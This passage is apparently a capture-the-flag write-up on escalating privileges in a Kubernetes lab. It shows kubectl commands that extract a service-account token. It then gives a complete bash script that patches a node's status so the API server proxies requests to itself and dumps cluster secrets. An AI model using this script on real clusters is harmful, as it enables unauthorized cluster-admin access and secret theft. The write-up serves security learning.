ROaU9qWlo0NkJQeFo4eTJ4RkR5VFpBRFBILW5WWkFvWFU3YTVTZHNQRU91WUU1el9zN3N6N0Z0WmhPa2FSdy12UTNhUll4WjAtdW02SkRLaUxQN1hZMFM1RFRfLTNsSTJwQldZWE1YM3QxWk5JYUwwSUoxbWZjX1JMQXp6RjBObFhfaHZVVFhaa1ByLVpzTVk4UnQzZmNySGUtWDdaa3BB
kind: Secret
metadata:
annotations:
kubectl.kubernetes.io/last-applied-configuration: |
{"apiVersion":"v1","kind":"Secret","metadata":{"annotations":{"kubernetes.io/service-account.name":"k8s-debug-bridge"},"name":"debug-bridge-token","namespace":"app"},"type":"kubernetes.io/service-account-token"}
kubernetes.io/service-account.name: k8s-debug-bridge
kubernetes.io/service-account.uid: 65e51b93-d558-4025-ae54-5caddc7eccb8
creationTimestamp: "2026-01-10T02:36:33Z"
name: debug-bridge-token
namespace: app
resourceVersion: "1098"
uid: b2e097b1-a808-4683-84c5-0818700b7efe
type: kubernetes.io/service-account-tokenWe can make a token variable to use from this:
TOKEN=$(kubectl --kubeconfig=app-kubeconfig.yaml -n app get secret debug-bridge-token -o jsonpath='{.data.token}' | base64 -d)With which we can go back to figuring out what permissions we have.
kubectl --token $TOKEN auth can-i --list
So at this point with the unusual permissions attached to this service account I was confident that there was a misconfiguration present. Unfortunately after research and learning I couldn't find anything that would either move us laterally or give us access to kube-system myself, so I referred back to Skybound's blog who referenced the following GitHub issue:
 reylejano
A user with GET permissions on the nodes/proxy subresource and either PATCH on nodes/status or CREATE on nodes can manipulate the API Server into authenticating to itself, resulting in cluster-administrator permissions.
After reading through, there is a proof-of-concept script written to exploit this in a SIG report here on page 24:
 kubernetes
So I was having a lot of trouble getting this to work without errors, so I went back to Skybound's blog (sorry I'm of weak resolve) and their solution was to adjust the script to do a single proxy request. After looking at their solution and tweaking to get it working on my environment I was able to execute the script and it printed out the flag in the kube-system details!
export TOKENcat <<'EOF' > script.sh
#!/bin/bash
set -euo pipefail
readonly NODE="noder" # hostname of the worker node
readonly API_SERVER_PORT=6443 # API server port
readonly API_SERVER_IP="172.30.0.2" # API server IP
readonly BEARER_TOKEN="${TOKEN}" # service account token (must be exported)
# Fetch node status
curl -k \
-H "Authorization: Bearer ${BEARER_TOKEN}" \
-H "Content-Type: application/json" \
"https://${API_SERVER_IP}:${API_SERVER_PORT}/api/v1/nodes/${NODE}/status" \
> "${NODE}-orig.json"
# Patch kubelet port in status
sed "s/\"Port\": 10250/\"Port\": ${API_SERVER_PORT}/g" \
"${NODE}-orig.json" > "${NODE}-patched.json"
# Update node status
curl -k \
-H "Authorization: Bearer ${BEARER_TOKEN}" \
-H "Content-Type: application/merge-patch+json" \
-X PATCH \
-d "@${NODE}-patched.json" \
"https://${API_SERVER_IP}:${API_SERVER_PORT}/api/v1/nodes/${NODE}/status"
# Access kubelet via API server node proxy
curl -kv \
-H "Authorization: Bearer ${BEARER_TOKEN}" \
"https://${API_SERVER_IP}:${API_SERVER_PORT}/api/v1/nodes/${NODE}/proxy/api/v1/secrets"
EOFchmod +x script.sh
./script.shIn the output of the last call for secrets of the script, there is a flag variable that contains a base64-encoded value that happens to be the final flag of the challenge!

This was one of the most difficult CTF challenges that I've done so far, as I started it with absolutely no understanding of how to navigate kubernetes environments and what to look for or pivot. This inspired me to take the Kubernetes Red Team Analyst certification from CyberWarFare as a precursor. It did a decent job of helping me understand how to interact with kubernetes components and common enumeration patterns.